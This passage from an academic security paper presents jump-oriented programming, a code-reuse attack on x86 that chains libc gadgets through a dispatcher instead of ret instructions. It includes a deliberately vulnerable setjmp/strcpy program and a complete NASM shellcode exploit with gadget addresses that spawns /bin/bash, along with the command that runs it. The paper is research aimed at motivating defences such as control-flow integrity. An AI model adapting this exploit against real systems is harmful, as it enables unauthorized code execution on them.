To search for gadgets, we apply the algorithm given in Section 3.3. In doing so, we must select a value for δ_{max}, the largest gadget size to consider, in bytes. The value selected for this constant is based on the average instruction length versus the maximum number of instructions per gadget to consider. On the x86, instructions can theoretically be up to 15 bytes long, but the average is much lower – around 3.5 bytes for code in libc. As in ROP, we find that useful gadgets generally need not exceed 5 instructions. Therefore, the most conservative value of δ_{max} would be $\lceil 5 \cdot 3.5 \rceil = 18$ bytes. However, the only side-effect of making δ_{max} too large is including gadgets that may be of limited usefulness due to their length. Rather than eliminating potential candidates, we err on the side of inclusiveness and set $\delta_{max} = 32$ bytes. When the list of candidate gadgets is compiled, it may be sorted by number of instructions per gadget in order to focus on shorter and therefore more likely choices.

When the gadget search algorithm is applied to the executable regions of libc, 31,136 potential gadgets are found. The following two sections describe how these candidates are filtered by heuristics and manual analysis in order to locate the dispatcher and functional gadgets to mount our attack.

4.2 The Dispatcher Gadget

Using the heuristics described in Section 3.3, the complete set of potential gadgets was reduced to 35 candidates. Because there are so many choices, we can eliminate sequences longer than two instructions (the minimum length of any useful gadget) and still have 14 candidates to choose from. Through manual analysis, we find that 12 of these are viable. These choices use either arithmetic or dereferencing to advance *pc*, and rely on various registers to operate. Because the registers used by the dispatcher are unavailable for use by functional gadgets, choosing a dispatcher that uses the least common registers will makes available the broadest range of functional gadgets. With this in mind, we selected the following dispatcher gadget for use in our example shellcode:

```
add   ebp, edi
jmp   [ebp-0x39]
```

This gadget uses the stack base pointer `ebp` as the jump target *pc*, adding to it the value stored in `edi`. We find that, as far as functional gadgets are concerned, neither of these registers play a prominent role in code generated by the compiler. Also, the constant offset -0x39 applied to the `jmp` instruction is of little consequence, as this can be statically compensated for when setting `ebp` to begin with. Because it is straightforward, predictable, and uses only two little-needed registers, we selected this dispatcher gadget to drive the shellcode example employed in Section 4.4.

4.3 Other Gadgets

Once the dispatcher is in place, one of the first functional gadgets needed is a means to load operands. In ROP, this is achieved by placing data on the stack, intermixed with return addresses that point to gadgets. This way, gadgets can use `pop` instructions to access data. There is no reason why this approach cannot be applied in JOP, as anti-ROP defense techniques focus on abuses of the stack as a means for controlling the flow of execution, not data. In our implementation, part of the attack includes moving the stack pointer `esp` to part of the malicious buffer. Data can then be loaded directly from the buffer by `pop` instructions. This forms the basis for our *load data* gadget. A heuristic can be applied to locate such gadgets; the only requirements are that (a) the candidate's first instruction must be a `pop` to a general purpose register other than those used by our chosen dispatcher (`ebp` and `edi`), and (b) the indirect jump at the end must not use this register for its destination. This heuristic yields 60 possibilities within libc, so we filter the result further to only include gadgets with three instructions or fewer; this gives 22 possibilities. Manual analysis of this list yields 14 load data gadgets which can be used to load any of the general purpose registers not involved in the dispatcher. There is no need to filter further – because these gadgets have different side-effects and indirect jump targets, each of them may be useful at different times, depending on the registers in use for a calculation within the jump-oriented program.

If all registers need to be loaded at once, a gadget using the `popa` instruction can be executed. This instruction loads all general purpose registers from the stack at once. This forms the basis of the *initializer gadget*, which is used to prepare the CPU state when the attack begins.


Similar to the search for the load data gadgets, basic arithmetic and logic gadgets can be found with simple heuristics. Due to space constraints, suffice it to say there is a plentiful selection of gadgets implementing these operations. Restricting the length of a gadget to three instructions, we find 221 choices for the `add` gadget, 129 choices for `sub`, 112 for `or`, 1191 for `xor`, etc.

Achieving arbitrary access to memory is achieved by similar means. The most straightforward memory gadgets use the `mov` instruction to copy data between registers and memory. A heuristic to find memory write gadgets simply needs to find instructions of the form `mov [`*dest*`],` *src*, while the memory read gadget is of the form `mov` *dest*`, [`*src*`]`. As with most x86 instructions, the memory address in the `mov` may be offset by a constant, but this can be compensated for when designing the attack. Based on the above observations, a search of libc finds 150 possible load gadgets and 33 possible write gadgets based on `mov`. This does not include the large variety of x86 instructions that perform load and store operations implicitly. For example, the string load and store instructions (`lod` and `sto`) perform moves between `eax` and the memory referred to by `esi` or `edi`.

To locate conditional branch gadgets, we applied the heuristics described in Section 3.3. By far the most common means of moving the result of a comparison into a general purpose register is via the `adc` and `sbb` instructions, which work like `add` and `sub`, except incrementing/decrementing one further if the CPU "carry flag" is set. Because this flag represents the result of an unsigned integer comparison, gadgets featuring these instructions can be used to perform conditional branches. There are 1664 such gadgets found in libc, 333 of which consist of only two instructions. These gadgets can update any of the general purpose registers. To complete the conditional jump, we need only apply the plain arithmetic gadgets found previously to add some multiple of the updated register to *pc*.

To perform system calls, there are a number of different approaches the attacker can take. Of course, the attacker could arrange to call a regular library routine such as `system()`. However, because this would involve constructing an artificial stack frame, this approach runs the risk of being detected by existing anti-ROP defenses. Instead, the attacker can directly request a system call through the kernel's usual interface. On x86-based Linux, this means raising interrupt 0x80 by executing the `int 0x80` instruction, jumping to the `__kernel_vsyscall` routine provided by the kernel, or, on a modern CPU, executing a `sysenter` instruction to access the "fast system call" functionality. We opt for the latter approach.

To use this mechanism, the caller will (1) set `eax` to the system call number, (2) set the registers `ebx`, `ecx`, and `edx` to the call's parameters, and (3) execute the `sysenter` instruction. Ordinarily, the caller will also push `ecx`, `edx`, `ebp`, and the address of the next instruction onto the stack, but this bookkeeping is optional for the jump-oriented attacker. Instead, we can take advantage of the fact that the return address



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <setjmp.h>

struct foo {
    char buffer[256];
    jmp_buf jb;
};

int main(int argc, char** argv, char** envp) {
    struct foo *f = malloc(sizeof(*f));
    if (setjmp(f->jb)) {
        return 0;
    }
    strcpy(f->buffer, argv[1]);
    longjmp(f->jb, 1);
}
```

Figure 4: The example vulnerable program

is specified on the stack by pointing it back to the dispatcher. This means that the `sysenter` gadget needs not end in an indirect jump. Note that this return address is *not* the same as a normal function return address – the kernel interface allows for this value to be set by the user. This is because all system calls have the same exit point in userspace: a small snippet of kernel-provided code which jumps back to the stored address.

Given this, the only challenge to making a system call is populating the correct registers. This becomes increasing difficult as the number of parameters increases. For calls with three parameters such as `execve()`, it is necessary to simultaneously set `eax`, `ebx`, `ecx`, and `edx`. This is somewhat tricky, as there is no `popa` gadget that jumps based on a register other than the ones needed for the system call, and the selection of gadgets becomes limited as general purpose registers become occupied with specific values. Nevertheless, it is possible to make arbitrary system calls using only material from libc by chaining together multiple gadgets. For example, the following sequence of gadgets will load `eax`, `ebx`, `ecx`, and `edx` from attacker-supplied memory, then make a system call.

```
popa                ; Load all registers
cmc                 ; No practical effect
jmp far dword [ecx] ; Back to dispatcher via ecx

xchg ecx, eax       ; Exchange ecx and eax
fdiv st, st(3)      ; No practical effect
jmp [esi-0xf]       ; Back to dispatcher via esi

mov eax, [esi+0xc]  ; Set eax
mov [esp], eax      ; No practical effect
call [esi+0x4]      ; Back to dispatcher via esi

sysenter            ; Perform system call
```

This gadget sequence was used in constructing the shellcode for the example attack presented in the following section.

4.4 Example attack

Because of its simplicity, we use a vulnerable test program similar to the one given by Checkoway and Shacham [14]. The source code to this program is given in Figure 4. In essence, this program copies the first command line argument `argv[1]` into a 256 byte buffer on the heap. Because the program does not limit the amount of data copied, this program is vulnerable to the `setjmp` exploit described in Section 3.4. The attacker can overflow the buffer and, when the `longjmp` function is called on line 17, take control of the registers `ebx`, `esi`, `edi`, `ebp`, `esp`, and the instruction pointer `eip`.

We use this program as a platform to launch a jump-oriented shellcode program which will ultimately use the `execve` system call to launch an interactive shell. Specifically, our example attack was constructed in NASM [1], which, despite being an assembler, was only used to specify raw data fields. The macros and arithmetic features of NASM allow the expression of the exploit code in a straightforward way. The source code for the attack is given in Figure 5.

Only five NASM directives were used:

- `equ`: computes a constant value for use later in the program.
- `db`, `dw`, and `dd`: emit a literal byte, 16-bit word, or 32-bit double-word.
- `times`: perform the given directive multiple times. This is used with the `db` directive to add padding.

When assembled by NASM, this script will produce a binary exploit file, which is then provided to the vulnerable program as a command line argument:

```
$ ./vulnerable "`cat exploit.bin`"
```

This launches the jump oriented program and ultimately yields an interactive shell prompt without a single `ret` instruction. To understand this attack code, we review the content of Figure 5 as it is interpretted chronologically, rather than top-to-bottom. First, lines 3–10 simply declare constants used later in the script, and do not encode any output. The real work of the exploit begins with lines 66–71. This is the area of the buffer that overwrites the `jmp_buf` scructure. The structure just consists of register values that will be loaded—the labels are the start of each line indicate the registers involved. The values set to 0xaaaaaaaa are irrelevant—they are overwritten before they're used, and therefore could be anything. At this point, the only registers that matter are `esp` and `eip`. As a security precaution, our version of libc mangles these pointers with the function:

$rol(p \oplus \text{0xff0a0000}, 9)$

Where p is the input pointer and rol is a left bit-wise rotation. It would appear that the constant in the expression is supposed to be a per-process random value, but that feature is not enabled, so the static value shown is used for all processes. The stack pointer `esp` is set to the start of the exploit buffer, and the instruction pointer `eip` jumps to an initializer gadget, which executes `popa ; jmp [ebx-0x3e]`. The `popa` loads all registers will values from the top of the stack, which now points at the beginning of the buffer.

As discussed in Section 4.2, the dispatcher used for this attack consists of:

```
add   ebp, edi
jmp   [ebp-0x39]
```

The values loaded by the initializer are on lines 13–20, and they prepare to CPU state to use this dispatcher. The dispatcher uses `ebp` for *pc*, which is incremented by `edi` for each iteration of the dispatcher. Therefore, we set `edi` to a delta value and `ebp` to the start of the dispatch table plus 0x39. The obvious choice for `edi` would be 4, as that would advance a simple linear dispatch table one 32-bit word at a time. However, because we are exploiting a null-terminated string overflow, no nulls can appear in the exploit code. Since the literal value 4 would have to be expressed as the 32-bit 0x00000004, a different number must be selected. We employ the easy solution of setting `edi` to -4 (0xfffffffc), and encoding the dispatch table

```
start:
; Constants:
libc:                equ 0xb7e7f000 ; Base address of libc in memory
base:                equ 0x0804a008 ; Address where this buffer is loaded
base_mangled:        equ 0x1d4011ee ; 0x0804a008 = mangled address of this buffer
initializer_mangled: equ 0xc43ef491 ; 0xB7E81F7A = mangled address of initializer gadget
dispatcher:          equ 0xB7FA4E9E ; Address of the dispatcher gadget
buffer_length:       equ 0x100      ; Target program’s buffer size before the jmpbuf.
shell:               equ 0xbffff8eb ; Points to the string "/bin/bash" in the environment
to_null:             equ libc+0x7   ; Points to a null dword (0x00000000)

; Start of the stack.  Data read by initializer gadget "popa":
popa0_edi: dd -4                     ; Delta for dispatcher; negative to avoid NULLs
popa0_esi: dd 0xaaaaaaaa
popa0_ebp: dd base+g_start+0x39      ; Starting jump target for dispatcher (plus 0x39)
popa0_esp: dd 0xaaaaaaaa
popa0_ebx: dd base+to_dispatcher+0x3e; Jumpback for initializer (plus 0x3e)
popa0_edx: dd 0xaaaaaaaa
popa0_ecx: dd 0xaaaaaaaa
popa0_eax: dd 0xaaaaaaaa

; Data read by "popa" for the null-writer gadgets:
popa1_edi: dd -4                     ; Delta for dispatcher
popa1_esi: dd base+to_dispatcher     ; Jumpback for gadgets ending in "jmp [esi]"
popa1_ebp: dd base+g00+0x39          ; Maintain current dispatch table offset
popa1_esp: dd 0xaaaaaaaa
popa1_ebx: dd base+new_eax+0x17bc0000+1 ; Null-writer clears the 3 high bytes of future eax
popa1_edx: dd base+to_dispatcher     ; Jumpback for gadgets ending "jmp [edx]"
popa1_ecx: dd 0xaaaaaaaa
popa1_eax: dd -1                     ; When we increment eax later, it becomes 0

; Data read by "popa" to prepare for the system call:
popa2_edi: dd -4                     ; Delta for dispatcher
popa2_esi: dd base+esi_addr          ; Jumpback for "jmp [esi+K]" for a few values of K
popa2_ebp: dd base+g07+0x39          ; Maintain current dispatch table offset
popa2_esp: dd 0xaaaaaaaa
popa2_ebx: dd shell                  ; Syscall EBX = 1st execve arg (filename)
popa2_edx: dd to_null                ; Syscall EDX = 3rd execve arg (envp)
popa2_ecx: dd base+to_dispatcher     ; Jumpback for "jmp [ecx]"
popa2_eax: dd to_null                ; Swapped into ECX for syscall.  2nd execve arg (argv)

; End of stack, start of a general data region used in manual addressing
           dd dispatcher             ; Jumpback for "jmp [esi-0xf]"
           times 0xB db ’X’          ; Filler
esi_addr:  dd dispatcher             ; Jumpback for "jmp [esi]"
           dd dispatcher             ; Jumpback for "jmp [esi+0x4]"
           times 4 db ’Z’            ; Filler
new_eax:   dd 0xEEEEEE0b             ; Sets syscall EAX via [esi+0xc]; EE bytes will be cleared

; End of the data region, the dispatch table is below (in reverse order)
g0a: dd 0xb7fe3419    ; sysenter
g09: dd libc+ 0x1a30d ; mov eax, [esi+0xc]        ; mov [esp], eax   ; call [esi+0x4]
g08: dd libc+0x136460 ; xchg ecx, eax             ; fdiv st, st(3)   ; jmp [esi-0xf]
g07: dd libc+0x137375 ; popa                      ; cmc              ; jmp far dword [ecx]
g06: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah  ; stc              ; jmp [edx]
g05: dd libc+0x14748d ; inc ebx                   ; fdivr st(1), st  ; jmp [edx]
g04: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah  ; stc              ; jmp [edx]
g03: dd libc+0x14748d ; inc ebx                   ; fdivr st(1), st  ; jmp [edx]
g02: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah  ; stc              ; jmp [edx]
g01: dd libc+0x14734d ; inc eax                   ; fdivr st(1), st  ; jmp [edx]
g00: dd libc+0x1474ed ; popa                      ; fdivr st(1), st  ; jmp [edx]
g_start: ; Start of the dispatch table, which is in reverse order.
times buffer_length - ($-start) db ’x’ ; Pad to the end of the legal buffer

; LEGAL BUFFER ENDS HERE.  Now we overwrite the jmpbuf to take control
jmpbuf_ebx: dd 0xaaaaaaaa
jmpbuf_esi: dd 0xaaaaaaaa
jmpbuf_edi: dd 0xaaaaaaaa
jmpbuf_ebp: dd 0xaaaaaaaa
jmpbuf_esp: dd base_mangled          ; Redirect esp to this buffer for initializer’s "popa"
jmpbuf_eip: dd initializer_mangled   ; Initializer gadget:  popa ; jmp [ebx-0x3e]

to_dispatcher: dd dispatcher         ; Address of the dispatcher:  add ebp,edi ; jmp [ebp-0x39]
               dw 0x73               ; The standard code segment; allows far jumps; ends in NULL
```

Figure 5: A jump-oriented shellcode written in NASM.

backwards. This means that ebp is set to the byte directly *after* the dispatch table, plus the constant offset of 0x39.

The initializer gadget concludes with jmp [ebx-0x3e], and because ebx has been set accordingly, execution flows to the dispatcher gadget, and the jump oriented program begins.

The dispatch table is given in reverse order on lines 51–61, with the addresses labeled g00–g0a. The goal of the jump-oriented program is to execute a shell. However, there is a limitation that prevents us from doing that immediately: the execve system call number (0x0000000B) cannot be directly expressed in our exploit buffer, because it contains nulls. To compensate for this, we first construct a series of gadgets to write nulls to our own buffer so that the system call gadget given in Section 4.3 can be used. We call this sequence of gadgets the *null writer*.

The first gadget executed (g00) uses a popa instruction to set all registers in preparation for the null writer. These values come from lines 23–30. Registers esi and edx are used to return to the dispatcher at the end of functional gadgets, the dispatcher registers edi and ebp are unchanged, and the target of the null writer, ebx, is made to point at the 3 high bytes of the future value of eax, represented by the label new_eax. Gadget g00 concludes by performing a meaningless floating-point calculation and jumping back to the dispatcher via edx.

The source register for the null writer is eax, but because we cannot directly set eax to 0 to begin with, it is set to -1 and incremented with the next gadget, g01 (line 60).

Gadgets g02–g06 constitute the null writer itself. The even-numbered gadgets write a single byte to an address based on ebx, while the odd numbered gadgets increment ebx. (These gadgets also execute stc and fdivr instructions, but these have no relevant side-effects for our purposes.) The end result is that the 0xEE bytes of new_eax on line 48 are changed to nulls. This makes the future value of eax 0xb, which is system call number for execve.

With the preparations complete, the remaining gadgets g07–g0a employ the strategy outlined in Section 4.3 to make the system call. Gadget g07 starts by populating the registers with the values from lines 33–40. Then, because this gadget needs to use ecx as a jump target, gadgets g08–g09 swap eax and ecx and then load eax from memory referred to by esi. However, different offsets of esi are also used a jump targets. Luckily, these offsets all refer to mutually exclusive regions of memory, so esi can perform multiple roles simultaneously. To do this, a region of the exploit buffer after the stack is used to accomodate the multiple offsets of esi (lines 43–48). This contains three copies of the dispatcher address, plus the future value of eax, which was modified by the null writer to equal 0xb.

Once all this is done, eax is set to the execve system call and ebx points to the string "/bin/bash" (taken from the environment variable SHELL). The parameters argv (ecx) and envp (edx) are simply pointed to null values, as they are not necessary to successfully launch the shell. With these registers set, gadget g0a points to a sysenter instruction, which makes the system call and launches an interactive shell.

The execve call does not return, so this marks the end of our jump oriented program, which has achieved the unauthorized launch of the shell without a single ret instruction.

5 Discussion

In this section, we examine possible limitations and discuss further refinements in the jump-oriented programming technique. First, while we have found that the JOP technique is capable of arbitrary computation in theory, constructing the attack code manually is a complex task, moreso even than in ROP. The main reason is an added layer of interdependency in JOP gadgets. Specifically, because of the reliance on certain registers to serve as the "state" for the jump-oriented system (e.g., the pointer to the dispatch table and the callback to the dispatcher after each gadget execution), there are complex restrictions on the sequence of gadgets that can be assembled. Oftentimes, the attack designer will need to introduce gadgets whose sole purpose is to make the next gadget work (e.g., by setting a jump target register). This naturally complicates the development of automated techniques to facilitate the jump-oriented programming. This is especially true on the x86 platform, where there are a plethora of esoteric instructions with implicit side-effects which may not be obvious to a human designer.

Second, while the idea of jump-oriented programming is applicable in theory to architectures with fixed-length instructions (SPARC, ARM, etc.), it may be the case that a much larger codebase is required to realize full Turing-complete operation. This is because two features of the x86 conspire to make gadgets based on `jmp` and `call` especially plentiful: (1) variable length instructions allow multiple interpretations of the code stream, and (2) indirect branch instructions begin with the especially common 0xff byte. A detailed analysis of the feasibility of applying JOP to alternative platforms is an important open question which we leave to future work.

Third, if we examine the nature of the two different programming models, i.e., ROP and JOP, the basis of the vulnerability is not the returns or the indirect jumps, but rather the promiscuous behavior of allowing entry to any address in an executable program or library. To defend against them, there is a need to enforce control-flow integrity. In the following section, we examine related work and discuss a number of orthogonal defenses which could be used to impede or prevent either return- or jump-oriented programming.

6 Related Work

Code injection defense The jump-oriented programming model is evolved from the ongoing arms-race between code injection attacks and defenses. Specifically, as noted in [36] and others [9, 13, 15, 17, 20, 30, 31, 29], W⊕X is considered as an effective step in blocking traditional code-injection attacks, such as stack-based smashing attacks [34]. A limitation of W⊕X, however, is its ineffectiveness in blocking *return-into-libc* attacks where existing library functions are simply re-used without the reliance on injected code. On the other hand, return-into-libc allows for straight-line chaining of functions, but *not* arbitrary computation. Return-oriented programming goes a step further in not using whole functions, instead misusing short sequences of instructions or gadgets to launch a malicious computation. By arbitrarily arranging and chaining the execution of various functional gadgets, return-oriented computing achieves Turing-completeness.

Most recently, a number of defense systems have been proposed to detect or prevent return-oriented programming attacks. For example, based on a separate shadow stack (similar to [16, 21, 39]), ROPdefender proposes a binary rewriting approach to ensure the validity of each return target, thus blocking the execution of return-oriented gadgets. DROP [15] and DynIMA [17] detect a ROP-based attack by monitoring the execution of short instruction sequences each ending with a `ret`. The return-less approach [30] recognizes the need of `ret` for the gadget construction and chaining and develops a compiler-based approach to remove the presence of the `ret` opcode. In contrast, jump-oriented programming is made immune from these defenses by avoiding the reliance on the return stack or the `ret` instruction to launch a JOP-based attack. In this respect, JOP reflects the trend of the ongoing security arms-race.

Concurrently and independently of our work, Checkoway *et al.* proposes to replace `ret` in ROP with a `pop` +`jmp`, which arguably is a step further from the original ROP model. However, different from our work, it still relies on the stack and such reliance can potentially be detected by existing solutions that maintain a separate return-address stack. Our JOP model instead removes such reliance by having a special-purpose dispatcher gadget to chain the execution of other gadgets.

From another perspective, other orthogonal defense schemes (e.g., randomization) have been proposed to defend against code injection attacks. In particular, address-space layout randomization (ASLR) [2, 7, 8, 40] randomizes the memory layout of a running program, making it difficult to determine the addresses in libc and other legitimate code on which return-into-libc or ROP/JOP-based attacks rely. However, there are de-randomization attacks to bypass ASLR [19, 33, 37] or limit its effectiveness. Instruction-set randomization (ISR) [6, 26] instead randomizes the instruction set for each running process so that instructions in the injected attack code fail to execute correctly even though the attacks may have successfully hijacked the control flow. However, it is not effective to return-into-libc and ROP/JOP-based attacks.

Memory safety In the past, many defense mechanisms have also been proposed to better enforce enhanced memory safety. For example, CFI [4] and program shepherding [27] are designed to protect the control-flow integrity property of a running program. DFI [11] and others [38, 5, 12] build on the control-flow integrity property and further extend it for other types of memory safety (e.g., data-flow integrity). Note that if control-flow integrity is strictly enforced, both ROP and JOP will be blocked from hijacking the control flow in the first place. However, precise CFI enforcement requires complex code analysis, which can be difficult to obtain especially for programs with a large codebase, including libc or modern OS kernels. In addition, implementation-specific bugs with unsafe languages such as C/C++ can always be potentially exploited to divert the normal control flow to launch ROP/JOP-based attacks.

Other code re-uses Most recently, researchers found interesting applications of re-using certain code snippets from malicious code to better understand them. For example, Caballero *et al.* proposed BCR [10], a tool that aims to extract a function from a (malware) binary so that it can be re-used later. Kolbitsch *et al.* developed Inspector [28] to re-use existing code in a binary and transform it into a stand-alone gadget that can be later used to (re)execute specific malware functionality. From another perspective, Lin et al. [32] describes a reuse-oriented camouflaging attack that re-uses existing code within a binary (in a sense similar to ROP) and transforms a legitimate binary such that malicious activities can be stealthily performed. In comparison, ROP and JOP re-use legitimate code of a vulnerable program to construct arbitrary computation without injecting code.

7 Conclusion

In this paper, we have presented a new class of code-reuse attack, *jump-oriented programming*. This attack eliminates the reliance on the stack and `ret`s from return-oriented programming but without scarifying its expressive power. In particular, under this attack, we can build and chain normal *functional gadgets* with each performing certain primitive operations. However, due to the lack of `ret` to chain them, this attack relies on a *dispatcher gadget* to dispatch and execute next functional gadget. We have successfully developed an example shellcode attack based on jump-oriented programming. The abundance of `jmp` gadgets in GNU libc indicates the practicality and effectiveness of this attack. This paper represents a call to action to the security community to address this new class of code-reuse threat.

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